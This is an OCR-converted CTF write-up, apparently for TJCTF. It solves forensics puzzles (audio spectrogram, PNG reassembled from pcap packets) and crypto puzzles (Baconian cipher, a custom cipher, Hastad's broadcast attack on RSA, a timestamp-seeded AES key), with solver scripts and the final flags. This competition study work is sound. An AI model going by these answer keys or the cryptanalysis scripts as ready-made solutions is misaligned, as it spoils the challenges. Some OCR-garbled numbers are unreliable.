
```
# Load WAV file
filename = 'recovered.wav'
with wave.open(filename, 'rb') as w:
    sample_rate = w.getframerate()
    n_frames = w.getnframes()
    frames = w.readframes(n_frames)
    samples = np.frombuffer(frames, dtype=np.int16)

# Plot waveform
plt.figure(figsize=(12, 6))
plt.subplot(2,1,1)
plt.plot(samples)
plt.title('Waveform')
plt.xlabel('Sample number')
plt.ylabel('Amplitude')

# Plot spectrogram
plt.subplot(2,1,2)
frequencies, times, Sxx = spectrogram(samples, sample_rate)
plt.pcolormesh(times, frequencies, 10 * np.log10(Sxx), shading='gouraud')
plt.ylabel('Frequency [Hz]')
plt.xlabel('Time [sec]')
plt.title('Spectrogram')
plt.colorbar(label='Intensity [dB]')
plt.tight_layout()
plt.show()
```

After I run the code, here is the figure.



Here is the flag : tjsctf{THIS-EASTER-EGG-IS-PRETTY-COOL}


Challenges : packet-palette



Basically the challenges give us a chall.pcapng file. So, I try to analyze the file through file command and binwalk command to see if there is any hidden file or anything in the file.

```
jq@jq-VMware-Virtual-Platform:~/Downloads/TJCTF/packet-palette$ file chall.pcapn
g
chall.pcapng: pcapng capture file - version 1.0
jq@jq-VMware-Virtual-Platform:~/Downloads/TJCTF/packet-palette$ binwalk chall.pc
apng

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
246           0xF6            PNG image, 800 x 400, 8-bit/color RGB, non-interla
ced
```

I found out that there is a hidden picture inside the file but it seems like nothing was extracted after I tried with the binwalk -e. So, I tried to open the file in the wireshark to see if there was a hidden message. And eventually I found out there is a png header inside one of the packets.




So, I am thinking the data might be distributed inside all the packets so I tried to inspect each packet and found out that packet 2 to 21 is having an unusual length of data. I tried to extract the data using the following code.

```
for i in {2..21}; do
  tshark -r chall.pcapng -Y "frame.number == $i" -T fields -e data >
payloads_raw/payload_$i.hex
  xxd -r -p payloads_raw/payload_$i.hex > payloads_raw/payload_$i.bin
done

# after i run the above code i still can see there is some file having .hex so what i do in
converted all the hex file into bin file again using the following script

for f in payload_*.hex; do
  xxd -r -p "$f" > "${f%.hex}_converted.bin"
done
```

Then I combined all the data starting from the png header which is the bytes 12 from the data I extracted out although it is bytes 54 in the chall.pcapng file.

```
#!/bin/bash

output="final.png"
> "$output"  # clear output file

# Start at byte 12 for payload_2
dd if="payloads_raw/payload_2_converted.bin" bs=1 skip=12 status=none >> "$output"

# From payload_3 to payload_21
for i in {3..21}; do
  file="payloads_raw/payload_${i}_converted.bin"
  if [ -f "$file" ]; then
    dd if="$file" bs=1 skip=12 status=none >> "$output"
  else
    echo "⚠️  Warning: $file not found"
  fi
done

echo "✅ Done! PNG saved as $output"
```


Then I open the final.png file and eventually get the flag.



Here is the flag : tjctf{usb1p_f13g_ins1d3_3_pr0t0c0l}

Cryptography

Challenges : bacon-bits



out.txt

enc.py

We are given two files from the question. The first one is the enc.py which contains the code for encryption. Firstly, we open the enc.py first and here is the code

```
with open('flag.txt') as f: flag = f.read().strip()
with open('text.txt') as t: text = t.read().strip()

baconian = {
'a': '00000',     'b': '00001',
'c': '00010',     'd': '00011',
'e': '00100',     'f': '00101',
'g': '00110',     'h': '00111',
'i': '01000',    'j': '01000',
'k': '01001',    'l': '01010',
'm': '01011',    'n': '01100',
'o': '01101',    'p': '01110',
'q': '01111',    'r': '10000',
's': '10001',    't': '10010',
'u': '10011',    'v': '10011',
'w': '10100',     'x': '10101',
'y': '10110',     'z': '10111'}

text = [*text]
```

```
ciphertext = ""
for i,l in enumerate(flag):
    if not l.isalpha(): continue
    change = baconian[l]
    ciphertext += "".join([ts for ix, lt in enumerate(text[i*5:(i+1)*5]) if int(change[ix]) and
(ts:=lt.upper()) or (ts:=lt.lower())]) #python lazy boolean evaluation + walrus operator

with open('out.txt', 'w') as e:
    e.write(''.join([chr(ord(i)-13) for i in ciphertext]))
```

Basically what does the code do is encodes a hidden message from the flag.txt using the baconian cipher which each letter is converted into 5 binary strings and each 5 binary strings is compared to the text slice and changes according to the bit which 0 is lowercase while 1 is uppercase. After this, all the text is subtracted by 13 which is similar to rot 13.

Then we open the out.txt to see the cipher text.

```
BaV8hcBaTg\`XG[8eXJTfT7h7hCBa4g<`Xg[8EXjTFTWHW8Ba6XHCbATG\`Xg;8eXj4fT7h78b
AV8HcBa4G\@XG[XeXJ4fTWHWXBa68hCbA4g<`8G[8e8JTFT7hWXbA6XhcBaTG
```

So what we need to do for now is reverse the encrypt process to decrypt the original message of the text which is the flag. So I have generated a code through the help of chatgpt to save the time and here is the code.

```
# Baconian cipher
baconian = {
    'a': '00000', 'b': '00001', 'c': '00010', 'd': '00011',
    'e': '00100', 'f': '00101', 'g': '00110', 'h': '00111',
    'i': '01000', 'j': '01000', 'k': '01001', 'l': '01010',
    'm': '01011', 'n': '01100', 'o': '01101', 'p': '01110',
    'q': '01111', 'r': '10000', 's': '10001', 't': '10010',
    'u': '10011', 'v': '10011', 'w': '10100', 'x': '10101',
    'y': '10110', 'z': '10111'
}
reverse_baconian = {v: k for k, v in baconian.items()}

# Your out.txt content
out_txt =
"BaV8hcBaTg\\`XG[8eXJTfT7h7hCBa4g<`Xg[8EXjTFTWHW8Ba6XHCbATG\\`Xg;8eXj4fT7h7
8bAV8HcBa4G\\@XG[XeXJ4fTWHWXBa68hCbA4g<`8G[8e8JTFT7hWXbA6XhcBaTG"

# Step 1: Reverse the ASCII -13 shift
ciphertext = ''.join([chr(ord(c) + 13) for c in out_txt])

# Step 2: Read 5-char chunks and extract case as bits
decoded_flag = ""
```

```
i = 0
while i + 5 <= len(ciphertext):
    group = ciphertext[i:i+5]
    bits = ""
    for ch in group:
        if ch.isalpha():
            bits += '1' if ch.isupper() else '0'
        else:
            bits += '0'  # Non-letters treated as lowercase
    if len(bits) == 5:
        decoded_flag += reverse_baconian.get(bits, '?')
    i += 5

# Format the flag
final_flag = f"tjctf{{{decoded_flag}}}"
print("Recovered flag:", final_flag)
```

What the code does is just add 13 to the cipher text to get the original binary strings character and I read the 5-char chunks and extract it to the binary strings. Then I compare the binary strings and get the character.


After i run the code this is the output i get : tjctf{tjctfojnkoojnkooojnkoooojnk}

Basically it just gives the obvious flag but since my implementation has caused some error to it so we manually adjust it. So we will get the flag like this tjctf{ojnkoojnkooojnkoooojnk}

But this is still not the flag because i and j are having the same binary code so i try to exchange the j inside the flag to i and eventually the flag is correct.

Here is the flag : tjctf{oinkooinkoooinkooooink}

Challenges : alchemist-recipe



The question gives us two files which are encrypted.txt and chall.py. Firstly, we opened the chall.py.

```
import hashlib

SNEEZE_FORK = "AurumPotabileEtChymicumSecretum"
WUMBLE_BAG = 8

def glorbulate_sprockets_for_bamboozle(blorbo):
    zing = {}
    yarp = hashlib.sha256(blorbo.encode()).digest()
    zing['flibber'] = list(yarp[:WUMBLE_BAG])
    zing['twizzle'] = list(yarp[WUMBLE_BAG:WUMBLE_BAG+16])
    glimbo = list(yarp[WUMBLE_BAG+16:])
    snorb = list(range(256))
    sploop = 0
    for _ in range(256):
```

```
        for z in glimbo:
            wob = (sploop + z) % 256
            snorb[sploop], snorb[wob] = snorb[wob], snorb[sploop]
            sploop = (sploop + 1) % 256
    zing['drizzle'] = snorb
    return zing

def scrungle_crank(dingus, sprockets):
    if len(dingus) != WUMBLE_BAG:
        raise ValueError(f"Must be {WUMBLE_BAG} wumps for crankshaft.")
    zonked = bytes([sprockets['drizzle'][x] for x in dingus])
    quix = sprockets['twizzle']
    splatted = bytes([zonked[i] ^ quix[i % len(quix)] for i in range(WUMBLE_BAG)])
    wiggle = sprockets['flibber']
    waggly = sorted([(wiggle[i], i) for i in range(WUMBLE_BAG)])
    zort = [oof for _, oof in waggly]
    plunk = [0] * WUMBLE_BAG
    for y in range(WUMBLE_BAG):
        x = zort[y]
        plunk[y] = splatted[x]
    return bytes(plunk)

def snizzle_bytegum(bubbles, jellybean):
    fuzz = WUMBLE_BAG - (len(bubbles) % WUMBLE_BAG)
    if fuzz == 0:
        fuzz = WUMBLE_BAG
    bubbles += bytes([fuzz] * fuzz)
    glomp = b""
    for b in range(0, len(bubbles), WUMBLE_BAG):
        splinter = bubbles[b:b+WUMBLE_BAG]
        zap = scrungle_crank(splinter, jellybean)
        glomp += zap
    return glomp

def main():
    try:
        with open("flag.txt", "rb") as f:
            flag_content = f.read().strip()
    except FileNotFoundError:
        print("Error: flag.txt not found. Create it with the flag content.")
        return

    if not flag_content:
        print("Error: flag.txt is empty.")
        return

    print(f"Original Recipe (for generation only): {flag_content.decode(errors='ignore')}")

    jellybean = glorbulate_sprockets_for_bamboozle(SNEEZE_FORK)
    encrypted_recipe = snizzle_bytegum(flag_content, jellybean)
```

```
    with open("encrypted.txt", "w") as f_out:
        f_out.write(encrypted_recipe.hex())

    print(f"\nEncrypted recipe written to encrypted.txt:")
    print(encrypted_recipe.hex())

if __name__ == "__main__":
    main()
```

Basically what the code does is read the file called flag.txt and encrypts the content using SNEEZE_FORK as the key. The text is hashed with SHA-256 by separating the hash into parts which the first 8 bytes used for sorting, 16 bytes used as a XOR key and 256 bytes list generated with custom shuffling for substitution later.
Here is the content of the encrypted.txt

```
b80854d7b5920901192ea91ccd9f588686d69684ec70583abe46f6747e940c027bdeaa848ecb
316e11d9a99c7e87b09e
```

So, what I do is ask the chatgpt to generate the code to save my time in writing the code. What the code does is use the SNEEZE_FORK as the key strings and reverse the encrypted process to get the original flag.txt message.


```
import hashlib

SNEEZE_FORK = "AurumPotabileEtChymicumSecretum"
WUMBLE_BAG = 8

def glorbulate_sprockets_for_bamboozle(blorbo):
    zing = {}
    yarp = hashlib.sha256(blorbo.encode()).digest()
    zing['flibber'] = list(yarp[:WUMBLE_BAG])
    zing['twizzle'] = list(yarp[WUMBLE_BAG:WUMBLE_BAG+16])
    glimbo = list(yarp[WUMBLE_BAG+16:])
    snorb = list(range(256))
    sploop = 0
    for _ in range(256):
        for z in glimbo:
            wob = (sploop + z) % 256
            snorb[sploop], snorb[wob] = snorb[wob], snorb[sploop]
            sploop = (sploop + 1) % 256
    zing['drizzle'] = snorb
    return zing

def scrungle_crank(dingus, sprockets):
    if len(dingus) != WUMBLE_BAG:
```

```
        raise ValueError(f"Must be {WUMBLE_BAG} wumps for crankshaft.")
    zonked = bytes([sprockets['drizzle'][x] for x in dingus])
    quix = sprockets['twizzle']
    splatted = bytes([zonked[i] ^ quix[i % len(quix)] for i in range(WUMBLE_BAG)])
    wiggle = sprockets['flibber']
    waggly = sorted([(wiggle[i], i) for i in range(WUMBLE_BAG)])
    zort = [oof for _, oof in waggly]
    plunk = [0] * WUMBLE_BAG
    for y in range(WUMBLE_BAG):
        x = zort[y]
        plunk[y] = splatted[x]
    return bytes(plunk)

# -- Decryption is reverse of scrungle_crank --
def unscrungle_crank(dingus, sprockets):
    if len(dingus) != WUMBLE_BAG:
        raise ValueError(f"Must be {WUMBLE_BAG} wumps for crankshaft.")

    wiggle = sprockets['flibber']
    waggly = sorted([(wiggle[i], i) for i in range(WUMBLE_BAG)])
    zort = [oof for _, oof in waggly]

    # Reverse the byte reordering
    plunk = [0] * WUMBLE_BAG
    for y in range(WUMBLE_BAG):
        plunk[zort[y]] = dingus[y]
    splatted = bytes(plunk)

    quix = sprockets['twizzle']
    # Reverse XOR with twizzle
    zonked = bytes([splatted[i] ^ quix[i % len(quix)] for i in range(WUMBLE_BAG)])

    # Reverse the permutation by finding inverse mapping of drizzle
    inverse_drizzle = [0] * 256
    for i, val in enumerate(sprockets['drizzle']):
        inverse_drizzle[val] = i

    # Map back using inverse permutation
    original = bytes([inverse_drizzle[b] for b in zonked])
    return original

def unsnizzle_bytegum(bubbles, jellybean):
    if len(bubbles) % WUMBLE_BAG != 0:
        raise ValueError("Encrypted data length must be multiple of block size")
    glomp = b""
    for b in range(0, len(bubbles), WUMBLE_BAG):
        splinter = bubbles[b:b+WUMBLE_BAG]
        zap = unscrungle_crank(splinter, jellybean)
        glomp += zap
```

```
    # Remove PKCS-style padding
    padding_len = glomp[-1]
    if padding_len < 1 or padding_len > WUMBLE_BAG:
        raise ValueError("Invalid padding encountered")
    if glomp[-padding_len:] != bytes([padding_len] * padding_len):
        raise ValueError("Invalid padding bytes")
    return glomp[:-padding_len]

# --- Decrypt the provided ciphertext ---

encrypted_hex =
"b80854d7b5920901192ea91ccd9f588686d69684ec70583abe46f6747e940c027bdeaa848ec
b316e11d9a99c7e87b09e"
encrypted_bytes = bytes.fromhex(encrypted_hex)

jellybean = glorbulate_sprockets_for_bamboozle(SNEEZE_FORK)
decrypted = unsnizzle_bytegum(encrypted_bytes, jellybean)

print("Decrypted text:", decrypted.decode(errors='ignore'))
```

After I run the code, eventually I just get the flag.
Here is the flag : tjctf{thank_you_for_making_me_normal_again_yay}

Challenges : theartofwar



The question gives us two files which are encrypted.txt and chall.py. Firstly, we opened the main.py.

```
from Crypto.Util.number import bytes_to_long, getPrime, long_to_bytes
import time


flag = open('flag.txt', 'rb').read()
m = bytes_to_long(flag)

e = getPrime(8)
print(f'e = {e}')

def generate_key():
    p, q = getPrime(256), getPrime(256)
    while (p - 1) % e == 0:
        p = getPrime(256)
    while (q - 1) % e == 0:
        q = getPrime(256)
    return p * q

for i in range(e):
    n = generate_key()
    c = pow(m, e, n)
    print(f'n{i} = {n}')
    print(f'c{i} = {c}')
```

Basically, the code is about rsa encryption in which the value of e, p and q is autogenerated through the getPrime method. We can get the value of n through the multiplication of p and q while c is through the pow method in python which is pow(m,e,n).
Here is the part of the content of the output.txt

```
e = 229
n0 =
413300046750936493503123542254925072194480410263512685917128734066385390514430427920772210530231632226037318844129690308156564087062228484039753800223733 1
c0 =
394851656290122157931924205499992610035659898613150806929074965412214625818535747975519524575906250850440983979563461638459455663026140519617641587472767 4
n1 =
100123101784403786444603414731658488819685502652910675803001680327293282280000613456512967373010588017521665818067448417462610972493555965038467223479888833
c1 =
720336936295946224317074469825752397534493514678749471458074204203055930047354690191286173794871381674062429236117453530328444990082323817317857619869777 5
n2 =
613754944046935075152818012307340731438002330350187675638995439810883340076670089363732400513289291308997861078796313779125468475512362634970927578854050 9
c2 =
568969169157878851631173914837201521588983702871224295328660143701232532085991103955128753790628903170029987511821761031654091654991154935683198903618388 6
```


So what I did is just write a code that can help to read the output.txt value and decrypts the RSA-encrypted data using the Hastad's Broadcast Attack.

```
from sympy.ntheory.modular import crt
from Crypto.Util.number import long_to_bytes
from gmpy2 import iroot
import re

filename = "output.txt"

with open(filename, 'r') as f:
    content = f.read()

# Extract e
e = int(re.search(r"e = (\d+)", content).group(1))
```

```
# Extract all n{i} and c{i}
n_matches = re.findall(r"n\d+ = (\d+)", content)
c_matches = re.findall(r"c\d+ = (\d+)", content)

# Convert to integers
n = list(map(int, n_matches))
c = list(map(int, c_matches))

# Use CRT to get combined ciphertext
c_combined, N = crt(n, c)

# Compute integer e-th root of combined ciphertext
m_root, exact = iroot(c_combined, e)
if not exact:
    print("Warning: Root not exact, something might be off!")

# Convert to bytes (flag)
flag = long_to_bytes(m_root)
print(flag.decode(errors='ignore'))  # decode flag; ignore errors if any
```

After I run the code, I just get the flag.
Here is the flag : tjctf{the_greatest_victory_is_that_which_require_no_battle}

Challenges : seeds



What the code does in main.py is to implement a custom random number generator to create pseudo-random bytes. Then, it uses these bytes to create the random AES keys. The key is then used to encrypt the secret message. What is interesting is that the question states the server is hosted in the US eastern time zone. So the AES key is generated based on the timestamp string. What I do is I try with every timestamp to decrypt the ciphertext. The ciphertext can be obtained through the nc tjc.tf 31493. Eventually the ciphertext would be different for each time you connect to the server due to the timestamp.

```
(myenv) jq@jq-VMware-Virtual-Platform:~/Downloads/TJCTF/seeds$ nc tjc.tf 31493
Welcome to the AES Oracle
ciphertext =
b'I<B\x8f7\x1a\x9d\xba\xcb=Dz8\x97\xe9c\xb7\xaf\x15\x01\xf4\xd9\xd9\xc2\x83jm\x1a\xa2\xda\x10\xb5'
```

So after I get the cipher text, I put the cipher text into the code and run it.

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import datetime

# LCG parameters
a = 157
c = 1
```

